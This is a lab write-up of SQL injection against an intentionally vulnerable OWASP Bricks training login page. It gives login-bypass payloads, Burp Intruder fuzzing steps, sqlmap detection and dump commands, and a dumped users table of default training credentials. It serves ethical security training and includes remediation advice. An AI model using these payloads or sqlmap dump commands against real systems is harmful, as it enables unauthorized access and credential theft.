SQL Injection Project on Auth Bypass & Credential Exfiltration

completed

by

Kifayah Oladejo

Ethics & Scope: This project documents testing performed **only** against an intentionally vulnerable training instance provided for ethical practice. Do **not** use these techniques on systems you do not own or lack explicit written permission to test.

Summary

- **Target**: Intentionally vulnerable login endpoint (training instance).
- **Goal**: Demonstrate SQL injection leading to **authentication bypass** and **exfiltration of stored credentials**.
- **Methods**:
    1. **Manual** exploitation via crafted payloads and wordlists.
    2. **Automated** exploitation using `sqlmap`.
- **Tooling**: Burp Suite (Proxy/Repeater/Intruder), `sqlmap`, Kali Linux payload wordlists (e.g., `SQL.txt`), browser.
- **Outcome**: Verified SQLi at login, bypassed auth, enumerated DB structure, and dumped user credential records (sanitized in report).

Skills Demonstrated

- Web app recon & traffic interception (Burp Proxy)
- Input tampering & payload testing (error-based, boolean-based, union-based)
- Automating detection/exploitation with `sqlmap`

High-Level Workflow

1. **Proxy setup** → route browser through Burp; capture baseline login request.
2. **Manual SQLi testing** → inject payloads in `username`/`password`; evaluate responses.

3. **Automated verification** → run `sqlmap` against the same request to confirm and enumerate.
4. **Evidence** → save key HTTP requests/responses and sanitized DB dumps.
5. **Reporting**

Repo Structure

```
.
├─ README.md
├─ report/
│  ├─ SQLi_Project_Report.pdf # exported report (or .md)
│  └─ evidence/
│  ├─ requests/
│  │  ├─ baseline_login.txt
│  │  └─ sqli_login_payloads.txt
│  ├─ screenshots/
│  │  ├─ 01_login_page.png
│  │  ├─ 02_burp_repeater.png
│  │  ├─ 03_auth_bypass.png
│  │  ├─ 04_sqlmap_detection.png
│  │  ├─ 05_sqlmap_dump.png
│  │  └─ 06_db_overview.png
│  └─ dumps/
│  ├─ dbs.txt
│  ├─ tables.txt
│  └─ users_sanitized.csv
└─ legal/
└─ authorization.md
```

Tools Used

- **Burp Suite** (Community edition): Proxy, Repeater, Intruder
- **SQL map**: Automated SQLi detection/exploitation
- **Kali Linux**: Wordlists (`wfuzz`/`payloads/SQL.txt`), terminal utilities

Legal & Responsible Disclosure

All data shown in the report is **redacted/sanitized**. Follow your organization's policy and relevant laws. Use parameterized queries, strict input validation, least privilege DB accounts, and WAF/monitoring.

Step-by-Step Procedures

Manual SQLi via Burp (Boolean/Error-Based)

Goal: Identify injectable parameter(s) and validate auth bypass.

● In Repeater, test payloads in username and/or password fields. Start safe and observe responses:

' OR '1'='1

' OR 1=1-- -

') OR ('1'='1'-- -

admin'-- -


● Use Intruder with a simple payload list to fuzz systematically:

Positions: select value of username (or password).

Payload list: from Kali wordlists (e.g., SQL.txt).


Grep-Extract/Grep-Match: look for markers of success (e.g., Location: /dashboard, presence of a user profile element, or longer content length).

Manual method for SQL injection – OWASP Bricks log-in page



kali@kali: /usr/share/wfuzz/wordlist/Injections
File Actions Edit View Help

```
┌──(kali㉿kali)-[/usr/share]
└─$ cd wfuzz

┌──(kali㉿kali)-[/usr/share/wfuzz]
└─$ ls
wordlist

┌──(kali㉿kali)-[/usr/share/wfuzz]
└─$ cd wordlist

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist]
└─$ ls
general  Injections  others  stress  vulns  webservices

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist]
└─$ cd Injections

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ ls
All_attack.txt  bad_chars.txt  SQL.txt  Traversal.txt  XML.txt  XSS.txt

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ cat SQL.txt
'
-
```


Kali Linux SQL Injection Scripts: (\usr\share\wfuzz\wordlist\Injections\SQL.txt)



SQL Query: SELECT * FROM users WHERE name=''%20--' and password=''%20--'



'%20--



Succesfully logged in.

Username:

Password:


Auth_bypass (Successful login/redirect)

Auth Bypass Check: If setting username= ”%20--' (with appropriate comment) changes the response to a dashboard or a different status code (e.g., 302 to /home), the parameter is likely injectable.

Automated Validation & Enumeration with sqlmap Capture Baseline Login Request 1. Configure browser to use Burp Proxy (127.0.0.1:8080)

Capture Baseline Login Request

- Configure browser to use Burp Proxy (127.0.0.1:8080)




Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configu

Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TL installation of Burp.


- Navigate to the test login page (https://issauga.lt/login-1/).
- Submit a benign login (e.g., user=ali, password=ali).
- In Burp HTTP history, right-click the POST request → Send to Repeater and Save item



Time	Type	Direction	Method	URL	Status code	Length
11:54:50 16 N...	HTTP	→ Request	GET	https://getfoxyproxy.org/		
11:54:51 16 N...	HTTP	→ Request	GET	https://getfoxyproxy.org/		
11:54:53 16 N...	HTTP	→ Request	GET	https://getfoxyproxy.org/		

```
GET / HTTP/1.1
Host: getfoxyproxy.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://chromewebstore.google.com/
Upgrade-Insecure-Requests: 1
```


Prepare request file: In Burp, Save item of the vulnerable POST request (with benign values) to packet.txt.



```
packet.txt

┌──(kali㉿kali)-[~/sqlproject]
└─$ cat packet.txt
POST /login-1/index.php HTTP/2
Host: issauga.lt
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="137", "Not/A)Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://issauga.lt
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://issauga.lt/login-1/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=ali&passwd=ali&submit=Submit

┌──(kali㉿kali)-[~/sqlproject]
└─$ 
```

Detection (conservative): Using sqlmap to check if the parameters are injectable.
sqlmap -r packet.txt -p username

- Confirms injection point and lists databases.




```
[00:41:42] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:41:43] [INFO] POST parameter 'username' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP
 BY clause (FLOOR)' injectable
[00:41:43] [INFO] testing 'MySQL inline queries'
[00:41:43] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:41:44] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:41:44] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:41:45] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:41:45] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:41:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:41:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:41:58] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
injectable
[00:41:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:41:58] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:41:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
 one other (potential) technique found
[00:41:59] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the rig
ht number of query columns. Automatically extending the range for current UNION query injection technique test
[00:42:01] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
```

Sqlmap detection (identified injectable parameters)

Dump Users Table (authorized + sanitize before storing):


- sqlmap -r packet.txt -p passwd –dump



```
| idusers | ua             | lang | ref                                       | email                | host
  | name    | password                        |
| 0       | Brick_Browser | en   | http://193.46.84.144//content-13/index.php | admin@getmantra.com | 127.0.0.1
  | admin   | admin                           |
| 1       | Block_Browser | en   | <blank>                                    | tom@getmantra.com   | 8.8.8.8
  | tom     | tom                             |
| 2       | Rain_Browser  | en   | <blank>                                    | ron@getmantra.com   | 192.168.1
.1 | ron    | ron                             |
| 3       | Mantra        | en   | <blank>                                    | harry@getmantra.com | 127.0.0.1
  | harry   | 5f4dcc3b5aa765d61d8327deb882cf99 |

[01:14:48] [INFO] table 'aus26461_bricks.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/issau
ga.lt/dump/aus26461_bricks/users.csv'
[01:14:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/issauga.lt'

[*] ending @ 01:14:48 /2025-08-02/

┌──(kali㉿kali)-[~/sqlproject]
└─$
```

Post-Exploitation Evidence

Create a sanitized CSV users_sanitized.csv



```
  GNU nano 8.4                                            users.csv
idusers,ua,lang,ref,email,host,name,password
0,Brick_Browser,en,http://193.46.84.144//content-13/index.php,admin@getmantra.com,127.0.0.1,admin,admin
1,Block_Browser,en,<blank>,tom@getmantra.com,8.8.8.8,tom,tom
2,Rain_Browser,en,<blank>,ron@getmantra.com,192.168.1.1,ron,ron
3,Mantra,en,<blank>,harry@getmantra.com,127.0.0.1,harry,5f4dcc3b5aa765d61d8327deb882cf99

                                            [ Read 6 lines ]
^G Help       ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark
^X Exit       ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy
```

❖ Conclusion

The login endpoint of the training instance is intentionally vulnerable to SQL Injection, enabling auth bypass and data access. The report demonstrates the attack chain and emphasizes actionable remediations aligned with OWASP guidance